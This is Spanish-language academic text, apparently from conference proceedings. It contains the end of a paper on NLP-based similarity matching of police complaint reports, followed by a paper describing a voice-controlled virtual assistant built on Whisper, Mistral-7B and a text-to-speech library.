En este relato se detectó un vehículo, su patente, el barrio donde se produjo el hecho y los artículos involucrados en el delito, también se puede saber que fue cometido por individuos no identificados. En este relato puntual la mayoría de los etiquetados fueron correctos, sin embargo, puede generarse un etiquetado erróneo. Esto ocurre debido a la carencia de ejemplos con el que el modelo fue entrenado, es decir, el modelo visualizó pocos ejemplos de manera que no tiene conocimiento de cómo proceder en el etiquetado.

Para realizar el entrenamiento se utilizó la librería SpaCy. Para entrenar un modelo NER en SpaCy es necesario dividir el total de datos. Una forma clásica es la división 80-20, es decir, 80 por ciento datos de entrenamiento y 20 por ciento restante datos de validación. Esto último es para evitar el sobre entrenamiento u overfitting.

4 Evaluación preliminar

En esta sección se describe la evaluación preliminar del algoritmo. Se emplearon 10 relatos de denuncias y un relato de denuncia a analizar denominada pivote. Luego se realizó el entrenamiento del modelo para el módulo NER. Se utilizó un conjunto de 70 datos que corresponden a temáticas como artículos del código penal, información sobre calles y su pertenencia a barrios. También se incluyó información de patentes o dominios de vehículos, así como marcas y modelos de los mismos. Esta última información puede ser utilizada para vincular casos en los cuales se utilizó un determinado vehículo para cometer un ilícito.

Como se indicó al final de la subsección 3.4, se dividió en conjunto de datos en entrenamiento y en validación, por tanto, se disponen de 56 datos de entrenamiento y 14 de validación. En la primera fase se reportaron los datos que se pueden apreciar en la figura 6.

Caso	Indice de similitud
Caso 120928	0.7391304347826086
Caso 120927	0.3146067415730337
Caso 122633	0.25217391304347825
Caso 122693	0.211864406779661
Caso 122709	0.2
Caso 120924	0.19626168224299065
Caso 122531	0.1889763779527559
Caso 122521	0.17796610169491525
Caso 122355	0.1391304347826087

Fig. 6. Resultado de la comparación de los relatos con respecto al pivote.

Luego se guardaron los 3 primeros casos, ya que los mismos tienen un porcentaje de similitud superior al 25%.

La fase dos consiste en la comparación de las entidades detectadas empleando el método de Jaccard. Esta aplicación permite generar un grado de refinamiento mayor entre los relatos de los casos. Esta comparación solo se efectúa sobre las entidades nombradas reconocidas.

En la figura 7 se puede apreciar el índice de similitud entre el pivote y las denuncias.

Número Caso	Similitud pivote
120928	60.0
120927	66.7
122633	50.0

Fig. 7. Similitud entre casos y pivote en fase dos

5 Trabajos relacionados

Diferentes trabajos y herramientas han sido desarrollados con el objetivo de dotar a investigadores, oficiales de policía y demás involucrados de soportes y ayudas para resolver casos que están actualmente detenidos a la espera de nuevos indicios como lo es la evidencia.

Se pueden citar trabajos como [10] el cual aprovecha el volumen de datos para determinar que crímenes pueden haber sido cometidos por un grupo de individuos.

Otros trabajos [11] [12] [13] [14] están relacionados con la fase dos del algoritmo del presente artículo. En estos artículos se proveen aproximaciones para extracción de entidades en reportes policiales y también se contemplan los idiomas portugués y neerlandés con sus normalizaciones específicas para esos lenguajes. Hafedh et al. [15] y Sedik et al. [16] extraen entidades nombradas de noticias policiales y de distintos recursos disponibles en la red, como blogs, artículos, páginas de noticias, etc.

Otro trabajo interesante que sirvió como punto de entrada para la fase uno del algoritmo del presente artículo fue [17]. En el cual se realiza la aplicación del índice de similitud de Jaccard para determinar qué grado de similitud existe entre escenarios. Como se puede ver, la flexibilidad de esta idea hace posible su utilización en el contexto de justicia penal. En [18] se dispone de extracción de entidades nombradas desde registros médicos. Dichos registros están compuestos por reportes de cirugía, enfermedades, etc. El artículo [19] ofrece información acerca de NER, así como los avances de esta disciplina. Finalmente, en [20] se propone un chatbot que hace uso de NER para mejorar sus respuestas. La extracción de entidades está incluida dentro del entendimiento del procesamiento de lenguaje natural, es decir su NLU [5].

6 Conclusiones

El trabajo presentado permite realizar un aprovechamiento del volumen de información disponible en forma de relatos de denuncias policiales. Actualmente esta información solo esta almacenada y es consultada cuando es requerida.

El procesamiento de lenguaje natural brinda herramientas para procesar de forma automática la información existente en las bases de datos, pudiendo abrir nuevos caminos en las investigaciones de delitos al detectar similitudes o patrones. Esta idea esta reforzada por la teoría del patrón delictivo, la cual enuncia que el crimen no es aleatorio, pudiendo detectarse patrones de comportamiento.

Como nota de interés, la puesta en producción de la herramienta, la cual incluye una interfaz gráfica y el algoritmo presentado como núcleo, representa un hito en el organismo donde se desempeña laboralmente el autor principal ya que no se dispone de ninguna tecnología basada en inteligencia artificial actualmente.

Este trabajo presenta una prueba preliminar del algoritmo y no es apta para un entorno de producción, ya que el conocimiento del modelo NER acerca del dominio es escaso.

Como trabajo futuro se propone la mejora del modelo NER, incluyendo 100 nuevos ejemplos de conocimiento variado. La idea es incrementar gradualmente el número de datos de a 100 elementos e ir controlando las métricas arrojadas en cuanto a desempeño.

Otro punto importante es la definición de una interfaz gráfica para cargar el relato de interés a analizar. Actualmente esto es realizado de forma manual y es confuso para un usuario no técnico del dominio del software.

Finalmente se propone el desarrollo de una representación visual de los datos procesados por el algoritmo, de esa manera los investigadores dispondrán de una vista más intuitiva de los casos y sus similitudes.

[5] NLU se refiere a Natural Language Understanding.

Referencias

1. Aliero, A. & Bashir, S. & Aliyu, H. & Tafida, A. & Kangiwa, B. & Dankolo, N. (2023). Systematic Review on Text Normalization Techniques and its Approach to Non-Standard Words. International Journal of Computer Applications. 185. 975-8887.
2. Khyani, D. & Siddhartha B. S. (2021). An Interpretation of Lemmatization and Stemming in Natural Language Processing. Shanghai Ligong Daxue Xuebao/Journal of University of Shanghai for Science and Technology. 22. 350-357.
3. vor der Brück, T., Pouly, M.: Text similarity estimation based on word embeddings and matrix norms for targeted marketing. In Proceedings of the 2019 Conference of the North American Chapter of the Association for Computational Linguistics: Human Language Technologies vol 1 pp. 1827-1836. (2019).
4. Salman, N. & Muhammad, G., & Sohaib, & Khalid Alvi, Sohaib & Kiran, Anam & Rehman, Shafique Ur & Murtaza, Ghulam & Campus, Jehlum & Jehlum, Pakistan. (2022). Named Entity Recognition (NER) in NLP Techniques, Tools Accuracy and Performance.
5. Brantingham, P. & Brantingham, P. (2013). Crime pattern theory. Environmental Criminology and Crime Analysis. 78-93. 10.4324/9780203118214.
6. Spacy. https://spacy.io/. Accedido el 25 de julio de 2024.
7. Código Penal Argentino. https://servicios.infoleg.gob.ar/infolegInternet/anexos/15000-19999/16546/texact.htm. Accedido el 22 de julio de 2024.
8. Collet, F. Deep Learning with Python Second Edition (2021) Manning publications. ISBN 9781617296864. Pp. 133-138.
9. NER Annotator. https://tecoholic.github.io/ner-annotator/. Accedido el 25 de julio de 2024.
10. Cocx, T. & Kosters, W. (2006). A Distance Measure for Determining Similarity Between Criminal Investigations. 511-525. 10.1007/11790853_40.
11. Chau, M. & Xu, J. & Chen, H. (2002). Extracting Meaningful Entities from Police Narrative Reports.
12. Carnaz, G. & Nogueira, V. & Antunes, M. & Ferreira, N. (2019). Named-Entity Recognition for Portuguese Police Reports.
13. Schraagen, M. & Bex, F. & Brinkhuis, M. (2017). Evaluation of Named Entity Recognition in Dutch online criminal complaints. Computational Linguistics in the Netherlands Journal. 7.
14. Al-Moslmi, T. & Ocaña G.M. & Opdahl, A. & Veres, C. (2020). Named Entity Extraction for Knowledge Graphs: A Literature Overview. IEEE Access. 8. 32862 - 32881. 10.1109/ACCESS.2020.2973928.
15. Hafedh S. & Nazlia O & Khamael, R. (2014). Named Entity Recognition in Crime Using Machine Learning Approach. 280-288. 10.1007/978-3-319-12844-3_24.
16. Sedik, R. & Romadhony, A. (2023). Information Extraction from Indonesian Crime News with Named Entity Recognition. 1-5. 10.1109/KST57286.2023.10086789.
17. Delle Ville J., Torres D., Fernández A., Antonelli L. An Approach to Cluster Scenarios According to their Similarity using Natural Language Processing. Lifia, Fac. De Informática, UNLP, La Plata, Bs As, Argentina.
18. Wen, C. & Chen, T. & Jia, X. & Zhu, J. (2021). Medical Named Entity Recognition from Un-labelled Medical Records based on Pre-trained Language Models and Domain Dictionary. Data Intelligence. 3. 1-13. 10.1162/dint_a_00105.
19. N, M. & Suraparaju,V. & Mallaiah, S. (2024). Deep Analysis and Advancemts in Named Entity Recognition -NER. 45. 171.
20. Ali, N. (2020). Chatbot: A Conversational Agent employed with Named Entity Recognition Model using Artificial Neural Network. ArXiv, abs/2007.04248.

Asistente virtual escalable orientado a voz: innovación en la interacción hombre-máquina

Ignacio Martín Citate Gómez[1,2], Leonardo Martín Esnaola[2], Hugo Dionisio Ramón[2],

[1] Becario de la Comisión de Investigaciones Científicas de la Provincia de Buenos Aires (CIC)
[2] Instituto de Investigación y Transferencia en Tecnología (ITT) - UNNOBA-CIC
{ignacio.citate, leonardo.esnaola, hugo.ramon}@itt.unnoba.edu.ar

Abstract. Este trabajo describe el diseño, desarrollo e implementación de un asistente virtual escalable, con una interfaz de operación orientada a comandos de voz, y capaz de entregar sus respuestas en formato de texto o audio. El aporte principal consiste en la construcción de una interfaz, que emplea distintos avances de inteligencia artificial, para exponer los servicios de cualquier API que respete el contrato de interfaz del asistente. Así, se consigue acceder a los mismos de una forma mucho más natural y cercana a la comunicación humana. Se considera de propósito general, porque la aplicación concreta está dada por el tipo de servicios ofrecidos por la API que utiliza el asistente como su interfaz de usuario.

Keywords: Asistente virtual. Comandos vocales. Inteligencia artificial.

1 Introducción

Una interfaz de usuario (UI, por sus siglas en inglés) constituye el medio a través del cual los usuarios interactúan con un dispositivo, una aplicación o un sistema informático. Cualquiera de estos puede ser muy potente en cuanto a sus capacidades, diversidad de funciones y utilidades potenciales. Sin embargo, pueden ofrecer una interfaz de usuario pobre o inadecuada, haciendo que fracasen o caigan en desuso. Por esta razón, se debe poner especial énfasis en desarrollar interfaces accesibles, es decir, amigables para personas con discapacidades; usables, implica que sean fáciles de entender, permitiendo interacciones de forma eficiente y sin frustraciones; adaptables, pudiendo adecuarse a las diversas necesidades y preferencias de los usuarios; y eficientes, permitiendo optimizar el flujo de trabajo y la simplificación de procesos complejos.

Recientemente, avances en el campo de la inteligencia artificial, como los grandes modelos de lenguaje (LLM, por sus siglas en inglés de *Large Language Model*), los modelos de reconocimiento del habla (ASR, por sus siglas en inglés de *Automatic Speech Recognition*) y otros modelos generativos, pueden ser combinados y adaptados para construir nuevas interfaces, mucho más cercanas a los usuarios, gracias a la utilización del lenguaje natural. De esta manera, la experiencia de

comunicarse con una aplicación o sistema informático no debería diferir sustancialmente de comunicarse con otro ser humano.
Los recientes y considerables avances en el campo de la inteligencia artificial abren la puerta a una amplia gama de posibilidades en cuanto a sus posibles aplicaciones. En este sentido, el más notable de ellos se dio con la aparición de los modelos de lenguaje GPT-3 [1] y GPT-4 [2], impulsados por la empresa OpenAI, que de cierta forma forzó a que otros competidores del sector, como Google y Meta, mostraran resultados y avances en este campo, presentando sus propios LLMs. En principio, se comercializaron servicios pagos para utilizar dichos modelos, pero con el paso del tiempo emergieron alternativas gratuitas y de código abierto como el modelo LLaMA [3] de Meta, que fomentaron aún más su utilización.

Por otro lado, en el campo del reconocimiento del habla, OpenAI lanzó, y publicó como código abierto, un modelo de redes neuronales llamado Whisper [4], que se encarga del reconocimiento y transcripción de audio. Además, tiene la capacidad de traducir desde diferentes idiomas hablados, lo cual también marca un progreso notable respecto de anteriores modelos que intentan realizar la misma tarea.

Con estas nuevas tecnologías a disposición, este trabajo describe el diseño, desarrollo e implementación de un asistente virtual escalable accionado por comandos vocales. Esto es, que toma el audio del usuario como medio de entrada y proporciona como salida el resultado de la ejecución del comando pretendido.

2 Estado del arte

En lo que respecta a asistentes virtuales accionados por voz, se pueden señalar a Siri, Alexa, Google Assistant y Cortana. Cada uno de ellos son soluciones comerciales provistas por grandes empresas tecnológicas como Apple, Amazon, Google y Microsoft. Evidentemente, al tratarse de software propietario y de fuente cerrada, no es posible evaluar las técnicas y/o tecnologías específicas utilizadas internamente. Sin embargo, pueden inferirse algunas cuestiones generales al diseccionar cada una de las tareas que realizan.

Reconocimiento automático del habla. El pilar del funcionamiento de estos asistentes es el reconocimiento automático del habla. Se trata del reconocimiento y transcripción del habla humana a través del procesamiento de audio.

Hasta la fecha, los últimos y más exitosos enfoques utilizan *Deep Learning*. Desde redes neuronales recurrentes, como las expuestas por *Deep Speech* [5]; redes neuronales convolucionales, como en Wav2Letter [6], Jasper [7], Wav2Vec [8]; y, finalmente, el uso de *transformers*, es el caso de Conformer [9] y Whisper. Siendo el uso de *transformers*, con el modelo Whisper, y entrenado con una masiva cantidad de datos, el que muestra el mayor rendimiento de los mencionados [4].

Procesamiento de lenguaje natural. Es la habilidad de interpretar, manipular y comprender el lenguaje humano computacionalmente y de forma automática. En este caso, con el fin de ejecutar la acción solicitada por el usuario a través de su voz.

En este tópico, el avance es el más notable, utilizándose LLMs que se apoyan en el uso de la arquitectura *transformer* y los mecanismos de atención. El ejemplo por excelencia es GPT-4, que logra un acercamiento al procesamiento del lenguaje de propósito general, en lugar de realizar una tarea específica. También cabe mencionar modelos como Gemini [10] y LLaMA, que son lanzados en respuesta a GPT-3 y GPT-4.

3 LLMs

Un LLM es un tipo de modelo de inteligencia artificial que utiliza técnicas de *deep learning* y una masiva cantidad de datos (de aquí proviene el término "*Large*") para realizar tareas de comprensión, síntesis, generación y predicción de nuevo contenido. El término inteligencia artificial generativa está muy conectado con el concepto de LLM, de hecho, un LLM es un tipo de inteligencia artificial generativa específicamente diseñada para generar contenido basado en texto, aunque ya están emergiendo LLMs de tipo multimodal, capaces de no solo generar texto, sino imágenes u otro tipo de contenido multimedia, y de interpretar estos formatos como entrada.

Están basados en la arquitectura *transformer* [11], la cual se fundamenta en los llamados mecanismos de atención. Así, se intenta replicar la atención cognitiva, calculando pesos "livianos" para cada palabra, más precisamente para el *embedding* (encaje léxico), en la ventana de contexto. Estos pesos pueden ser computados tanto de forma paralela como secuencial. Los pesos "livianos" pueden cambiar durante cada tiempo de ejecución, en contraste con los pesos "pesados", que son pre-entrenados y afinados (*fine-tuning*) para luego mantenerse fijos.

Este concepto fue desarrollado para solucionar las debilidades de los *outputs* ocultos de las redes neuronales recurrentes. Las redes neuronales recurrentes favorecen la información más reciente contenida en las palabras al final de la oración, mientras que la información al principio de la oración se atenúa. En cambio, los mecanismos de atención permiten calcular la representación oculta de un *token* en formas iguales desde cualquier parte de la oración, en lugar de tomarla del estado oculto anterior.

Los *transformers*, a diferencia de las redes neuronales recurrentes, utilizan los mecanismos previamente mencionados de forma paralela, obteniendo una mayor eficiencia respecto de la alternativa secuencial, y aprovechando el potencial de procesamiento paralelo de las GPUs.

Como fue mencionado anteriormente, estos grandes modelos de lenguaje comenzaron a estar disponibles en forma de código abierto y software libre, además de las opciones pagas. En este trabajo, se explora el uso de estas alternativas para el desarrollo de un asistente virtual.

3.1 LLaMA

LLaMA (*Large Language Model Meta AI*) es una colección de modelos que van desde los 7B a los 65B de parámetros (B: *billion* estadounidense, o mil millones). Estos modelos son entrenados con una cantidad de tokens en el orden de 10^12. Estos datos provienen de fuentes disponibles públicamente, sin el uso de conjuntos de datos propietarios. En particular, LLaMA-13B supera a GPT-3 (175B) en la mayoría de los *benchmarks*, y LLaMA-65B es competitivo contra los mejores modelos como Chinchilla-70B [12] y PaLM-540B [13].

3.2 Mistral

Mistral [14] (7B), es un LLM lanzado bajo la licencia Apache 2.0 que supera el rendimiento del mejor modelo de 13B de parámetros (LLaMA 2) en cada uno de los *benchmarks*, y a su vez al mejor modelo de 34B de parámetros (LLaMA 1) en las tareas de razonamiento, matemáticas y generación de código. Este modelo utiliza *grouped-query attention* (GQA) para aumentar la velocidad de la inferencia, en conjunto con *sliding-window attention* (SWA) para manejar de forma efectiva secuencias de tamaño arbitrario con un costo de inferencia reducido.

Para el desarrollo del asistente virtual, y luego de exhaustivas pruebas, se decidió adoptar el modelo Mistral-7B, que mostró mejores resultados en cuanto a la tarea de clasificación de texto a uno de los comandos disponibles en el asistente.

4 Whisper

El progreso en materia de reconocimiento del habla fue potenciado por el desarrollo de técnicas de pre-entrenamiento no supervisadas, como las ejemplificadas por Wav2Vec 2.0. Como estos métodos aprenden directamente desde el audio “crudo”, sin la necesidad de etiquetas, pueden utilizar grandes conjuntos de datos de habla sin etiquetar y rápidamente han escalado al millón de horas de datos de entrenamiento, considerablemente mayor que las típicas 1000 horas de un *dataset* académico supervisado. Al aplicar *fine-tuning*, este enfoque ha mejorado el estado del arte, especialmente en un escenario de pocos datos. Sin embargo, hay evidencia de que los métodos supervisados suelen otorgar mejores resultados. En esta disyuntiva, Whisper adopta un punto de vista intermedio, donde se utiliza un método llamado “supervisión débil”.

Whisper (v2) está entrenado en 680000 horas de datos supervisados multitarea y multilenguaje recolectados en la web. El uso de un conjunto de datos tan grande y diverso produce una mejora en la robustez del sistema, a pesar de los acentos, ruido de fondo y lenguaje técnico. Además, permite la transcripción en múltiples lenguajes, así como la traducción desde los mismos al inglés.

La arquitectura de Whisper se describe como *end-to-end*, implementado como un *transformer encoder-decoder*. El audio de entrada se divide en trozos de 30 segundos, para posteriormente convertirse en un espectrograma log-Mel [15] y luego pasado a un *encoder*. Se entrena un *decoder* para predecir el correspondiente texto,

entremezclado con *tokens* especiales que dirigen el modelo, para realizar tareas como identificación de lenguaje, *timestamps* por frase, transcripción multilenguaje y traducción al inglés.

Otras alternativas existentes utilizan conjuntos de datos más pequeños y acotados, o conjuntos de datos grandes, pero no supervisados. Como Whisper fue entrenado en un gran y diverso conjunto de datos que no fue afinado (*fine-tuned*) a ninguno en específico, no supera a modelos que se especializan en la famosa métrica LibriSpeech [16]. Sin embargo, cuando se mide el rendimiento de Whisper en varios y diversos conjuntos de datos, se encuentra que es mucho más robusto y comete 50% menos errores que aquellos modelos.

OpenAI explícitamente lanza el modelo Whisper como código abierto y alientan a que utilicen el mismo para crear nuevas interfaces por voz, con este enfoque más robusto que los vistos hasta el momento. Por este motivo se decidió emplearlo en este trabajo, además de ser una alternativa libre.

5 Asistente virtual

El asistente virtual presentado, se trata de una aplicación que ofrece un conjunto de comandos disponibles a los que responde por medio de entradas en formato de audio. Este audio es procesado por el asistente para reconocer cual es el comando invocado, junto con sus respectivos parámetros, según corresponda. Una vez hecho esto, el asistente procede a la ejecución particular del comando para mostrar el resultado en formato texto. A su vez, puede reproducir este texto en formato audio utilizando TTS (*Text-To-Speech*).

Nótese que el procesamiento se da en forma de *pipeline*, es decir, una cadena de procesos conectados de forma tal que la salida de cada elemento de la cadena es la entrada del próximo. Esto se refleja en el diseño del asistente y la implementación realizada (Véase Fig. 1).

5.1 Arquitectura

Remarcando la idea de pipeline, se dividen las tareas del asistente virtual en distintos procesos, y se desarrolla cada uno de los mismos como módulos independientes que toman como entrada la salida del proceso anterior.

Los datos se transforman de la siguiente manera: en primer lugar, se cuenta con la entrada de audio que el usuario envía al asistente, ésta se procesa y se convierte a texto, para luego ser clasificada y analizada gramaticalmente, para la ejecución de un comando, lo que a su vez genera un resultado, que se convierte primero a texto y luego a audio, para finalmente volver al usuario. El flujo consta de: audio → texto → comando → resultado (texto y audio).




Fig. 1. Gráfico de la arquitectura y flujo de procesos del asistente virtual.

Interfaz de usuario. Representa la capa más externa del asistente, y como tal, se encarga de recibir las entradas de audio del usuario y mostrar los resultados de la ejecución de los comandos. Esta puede ser implementada como una aplicación web, móvil o de escritorio de forma indiferente. Lo importante es que se comunique con el servidor que está ejecutando la lógica propiamente dicha del asistente. Esta comunicación se da típicamente por una red de datos utilizando el protocolo HTTP (*Hyper-Text Transfer Protocol*).

Módulo audio-a-texto. Es la pieza fundamental que se encarga de transformar el audio ingresado por el usuario en texto. Como se anticipó, se utiliza el modelo de *deep learning* Whisper. Nótese que hay diferentes variantes del modelo Whisper, cada una con diferentes requerimientos. En el desarrollo de este trabajo, se utilizó el modelo "*base*" y el modelo "*medium*". Finalmente, optando por el modelo *medium*, dado que "*base"* mostró resultados erróneos con ciertas frases del español.

Se utilizó la herramienta de código abierto "whisper.cpp", una implementación en lenguaje C++ del modelo Whisper de OpenAI, más rápido y eficiente que el modelo de referencia. A su vez, whisper.cpp ofrece ser ejecutado como un servidor HTTP, lo cual facilita un desarrollo más desacoplado de este módulo, en caso de que en un futuro se desee integrar con diferentes alternativas o implementaciones para realizar esta tarea. Cabe destacar que hay que compilar whisper.cpp para la arquitectura de GPU específica que se esté utilizando, en este caso es CUDA de NVIDIA.

Whisper solo procesa audios en formato WAV, con lo cual, es necesario transformar cada archivo de audio a este formato, previo al procesamiento.

Módulo de reconocimiento de comandos. Una vez obtenida la representación textual del comando, debe procesarse para clasificar cuál de los comandos disponibles coincide con dicha representación (si es que lo hace), y cuáles son los argumentos involucrados en la ejecución del mismo que ya se encuentran dados (o no).

Para ello, se utiliza un LLM, al que se le da un *prompt* inicial describiendo la tarea de clasificación a realizar y, junto con esto, una serie de pautas que debe seguir en cuanto al formato de salida y las consideraciones a tener en cuenta para el análisis. Esto se conoce como "*prompt engineering*", y se fundamenta en instruir al modelo de

forma que interprete lo que se busca que genere como resultado, además de que lo haga de la forma más eficiente posible. La dificultad recae en que distintos modelos responden de distinta manera a la misma instrucción y, por ende, es mediante la prueba y error de diferentes instrucciones en diferentes modelos que puede obtenerse un resultado satisfactorio.

En este caso particular, se observaron mejores resultados cuando los *prompts* estaban escritos en idioma inglés. En el mismo, se le explica a la IA su propósito, es decir, que debe encargarse de clasificar comandos en base a una entrada textual aportada por usuarios, junto con un listado que contiene a cada uno de los comandos, cada uno de ellos con un identificador, una descripción, y los parámetros que debe recibir para su ejecución. Otra particularidad, es que se le pidió que su respuesta sea en formato CSV. En principio, se realizaron pruebas con el formato JSON, pero en este caso tiende a entregar respuestas malformadas o con parámetros que no existen para un comando. Esto puede deberse a que el formato CSV, implica una menor cantidad de *tokens* de respuesta para la misma cantidad de información.

Otra de las instrucciones dadas a Mistral-7B fue la solicitud de no explicar cómo llegó al resultado final, dado que, de otro modo, tiende a explicar detalladamente cómo llegó a la conclusión de que debía clasificar un comando de esa manera, y como reconoció cada uno de los argumentos del mismo (aun pidiendo que no explique su respuesta, en ocasiones tiende a hacerlo, probablemente porque fue entrenado con datos que estaban respondidos en este estilo). También, se observa que, al aportar ejemplos de la respuesta que debe dar, se reflejan mejores resultados.

Otra situación que se considera relevante ocurre cuando al usuario le falta especificar un argumento para la ejecución de un comando. En este caso, esto es detectado y posteriormente se le hace saber al usuario que debe especificar dicho argumento para continuar la ejecución. Se consideró la posibilidad de "humanizar" la interacción entre el usuario y el asistente, pidiendo a otro LLM que genere cada una de las interacciones con el usuario como último proceso previo a la muestra del resultado. Sin embargo, no se ha profundizado en esta idea, dado que no se cuenta con recursos suficientes para ejecutar tantos modelos de IA al mismo tiempo.

Se ha comentado que el desarrollo de este módulo puede realizarse de forma independiente del modelo específico de LLM utilizado. Siempre y cuando este modelo sea compatible con llama.cpp, se podrá cambiar y probar distintos modelos. Sin embargo, en el presente trabajo se ha utilizado como referencia el modelo Mistral-7B, dado que luego de realizar pruebas con otros modelos, como LLaMA2-7B, se obtuvieron mejores resultados, destacando que los modelos más grandes están fuera del alcance de los recursos computacionales disponibles para el desarrollo de este proyecto particular.

Módulo de implementación de comandos. Al recibir el resultado de clasificación del comando, junto con los argumentos detectados en formato CSV, se debe procesar para realizar la respectiva ejecución del mismo. En esta primera versión, el asistente ofrece comandos básicos, con la posibilidad de su posterior expansión. Esta primera versión tiene como objetivo principal: verificar que todo el resto del circuito funcione de forma adecuada, para generalizar la implementación de nuevos comandos para tareas específicas en cualquier tipo de rubro.

En la definición de cada comando, deben especificarse: una descripción del mismo; un número identificador; y cada uno de los parámetros que recibe, con su respectivo nombre, descripción y tipo de dato (número o *string*). Esto es importante, dado que es lo que se utiliza para generar el *prompt*, que es recibido por el módulo de clasificación de comandos. A continuación, se describen una serie de comandos incluidos en la primera versión del asistente, aunque cabe mencionar que los comandos en sí no son significativos, y constituyen tan solo un ejemplo. Cualquiera que siga las pautas descritas podría ser invocado a través del asistente:

- Saludar: no recibe ningún parámetro y su respuesta es un saludo hacia el usuario.
- Registro de lluvia: recibe como parámetro la cantidad de lluvia a registrar en milímetros, y toma datos contextuales de la ubicación para realizar la carga.
- Clima: no recibe ningún parámetro, toma datos contextuales de la ubicación para otorgar como respuesta el clima actual (temperatura, humedad, presión).
- Conversión de moneda: recibe como parámetro la moneda origen, la moneda destino y la cantidad a convertir. Por ejemplo, 20 USD a ARS.

Módulo texto-a-audio. Finalmente, al obtener el resultado de la ejecución de un comando en formato de texto, se procede a transformarlo en audio. Este proceso, que se conoce como TTS, puede lograrse de diferentes maneras. En el presente caso, se optó por utilizar una biblioteca de código Python, llamada Coqui-TTS [17]. En la misma, se puede elegir dentro de una variedad de modelos, cada uno de ellos con diferentes idiomas soportados, entre los que se encuentra el español.

Este es el último paso de la cadena de procesos del asistente virtual, una vez realizada esta transformación se envía a la interfaz gráfica el resultado en formato WAV, de modo que el usuario pueda reproducirla y seguir interactuando con el asistente de forma subsecuente.

5.2 Detalles de implementación

Los módulos que son independientes se separan en servidores HTTP distintos, dado que esto permite desacoplarse de modelos o implementaciones específicas, permitiendo en un futuro reemplazar o experimentar con otras alternativas. En este sentido, cada servidor tiene un *endpoint* destinado a su función básica. El módulo de audio-a-texto tiene un *endpoint* (*/transcribe*) que recibe un audio y lo transforma en texto. Asimismo, el módulo de texto-a-audio tiene un *endpoint* (*/tts*) que recibe texto y lo transforma a audio. Similarmente, el módulo de reconocimiento de comandos, es decir el LLM, tiene un *endpoint* (*/inference*), que da respuesta a los *prompts* de texto recibidos, además, tiene la posibilidad de almacenar en caché parte de la respuesta

(que se va a repetir, dado que la primera parte es la descripción de la tarea a realizar y solo varía el comando final, transcrito de la solicitud del usuario).

Por su parte, el módulo de implementación de comandos, se encuentra integrado con el "*core*", el cual se encarga, de recibir las solicitudes de la interfaz gráfica por medio de HTTP, para luego internamente orquestar cada uno de los pasos a seguir entre procesos, es decir, comunicarse por HTTP con el resto de módulos para luego obtener el resultado del comando y, finalmente, luego de que sea transformado en audio por el módulo texto-a-audio, responderle a la interfaz con el archivo de audio generado como respuesta.

Es razonable pensar que utilizar HTTP como medio de comunicación, entre cada uno de los módulos, puede resultar en latencia agregada, dado que involucra una solicitud de red. Sin embargo, en ciertos casos, no existe una alternativa dado que los diferentes modelos/bibliotecas están disponibles para distintos lenguajes de programación. Además, esta desventaja se reduce considerablemente, dado que cada uno de estos servidores HTTP se ejecutan en la misma máquina local, lo que reduce dramáticamente dicha latencia. A efectos prácticos, es sencillo observar que la mayor parte del tiempo de respuesta reside en el procesamiento mismo que realizan los modelos de IA, y solo una parte despreciable en las solicitudes HTTP.

5.3 Caso de uso y potencialidad

Un caso de uso destacado, y en que se ha focalizado este trabajo, es el de proveer una interfaz general de aplicación, que pueda ser extendida con nuevos comandos que incorporan funcionalidad adicional a la misma. En términos simples, el asistente proporciona una interfaz de comandos, que es extendida por desarrolladores. Los desarrolladores en cuestión, deberán crear una API HTTP que implemente un *endpoint* que será consultado por el asistente cuando se reconozca el comando en cuestión. Esta API deberá cumplir un contrato simple con el asistente. Este debe indicar:

- Una descripción textual de la funcionalidad provista (de modo que pueda ser clasificado y comparado con el resto de los comandos por el LLM).
- Los parámetros recibidos por la API (si los hubiere).

Además de ello, el formato de la respuesta de la API debe ser en un formato dado, por ejemplo, JSON.

De este modo, los desarrolladores pueden acceder a un "*frontend*" común y homogéneo, en el que se puede proveer a los usuarios de múltiples funcionalidades a través de una experiencia común. Es sencillo ver que esto es atractivo tanto desde el punto de vista del usuario, como del desarrollador.

6 Resultados y conclusiones

Los resultados expuestos a continuación se obtuvieron utilizando la placa gráfica NVIDIA GeForce GTX 1060 6GB y el modelo Mistral-7B.

Table 1. Ejemplos de comandos enviados a asistente y sus respuestas.

Prompt	Clasificación	Respuesta	Tiempo(s)
Quiero registrar cien milímetros de lluvia.	Comando: Registrar lluvia (milímetros=100.00)	Lluvia registrada: 100.00 mm	1.65
Cayeron doscientos veinte.	Comando: Registrar lluvia (milímetros=220.00)	Lluvia registrada: 220.0 mm	4.22
Mil cuatrocientos de lluvia.	Comando: Registrar lluvia (milímetros=1400.00)	Lluvia registrada: 1400.0 mm	2.16
Quiero saber cómo está afuera.	Comando: Clima	Clima actual	1.42
¿Hace calor?	Comando: Clima	Clima actual	1.37
¿Qué edad tenés?	Comando: No existe	No encontrado	1.42
Quiero convertir 200 dólares en pesos.	Comando: Conversión de moneda (de: USD, a: ARS, cant: 200.00)	280400 ARS*	2.57
Pasar 20 centavos de dólar a peso.	Comando: Conversión de moneda (de: USD, a: ARS, cant: 0.20)	280 ARS*	4.66
Euro a Dólar.	Comando: Conversión de moneda (de: USD, a: ARS, cant: nula)	Debe indicar la cantidad a convertir	3.88
1000 yuanes a dólares.	Comando: Conversión de moneda (de: CNY, a: USD, cant: 1000.00)	137.81 USD*	2.52
Mil.	Comando: Conversión de moneda (de: nulo, a: nulo, cant: 1000.00)	Debe indicar moneda origen y moneda destino.	4.07
Buenas tardes.	Comando: Saludar	Hola.	1.32
¿Cómo andás?	Comando: Saludar	Hola.	1.14

** Las conversiones son calculadas por el asistente en el momento de la ejecución al tipo de cambio correspondiente.*

